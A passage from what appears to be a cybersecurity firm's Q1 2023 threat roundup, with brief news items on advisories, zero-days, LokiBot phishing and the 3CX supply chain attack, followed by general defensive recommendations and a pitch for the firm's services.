- Cisco
- Fortinet has released an advisory covering CVE-2023-25610

Interesting Highlight

- Researchers share their findings of 55 zero-day vulnerabilities that were exploited in 2022. They report that Chinese state-sponsored cyber espionage groups exploit more than zero days. Four were exploited by financially motivated hackers, while 75% of them were related to ransomware.
- Researchers have discovered a malware distribution campaign that delivers the LokiBot credential stealer via Business Email Compromise (BEC) phishing emails
- Flutterwave denies alleged hacking of the payment system but confirmed an unusual trend of transactions on some customers' profiles.
- Supply chain attack continues to impact business across the world as the 3CX incident spiral down to the cryptocurrency companies.

2023 | Q1

Recommendations

- Using MFA for all user accounts - These days, passwords alone do not provide full protection on our accounts.
- Ensure your Vulnerability Management Program is active to capture all the applicable changes in terms of patches that are available for vulnerabilities identified in Q1.
- Invest in a cybersecurity awareness program that can measure users' behaviour improvement towards empowering them to become an element of defense for the organization.
- Proper network segmentation should be implemented across the enterprise and the necessary hardening of critical servers and other crown jewels.
- Breach & Attack simulation activities, Purple teaming engagement, and drills can help identify gaps in security control's effectiveness, people and process ahead of threat actors.
- Continuous review of third-party relationships and contracts is mandated for all organizations to ensure gaps that can cost the security of data are all checkmated at all time.
- Proactive monitoring & an effective incident response plan should be implemented to ensure visibility and effective handling of identified security incidents.



We help startups and enterprises create and manage resilient cybersecurity plans and implementation across board while they focus on profit-making and business growth.

Do you need help with any of the recommendations, feel free to consult and use our services.

Contact US

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social



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#BeProactive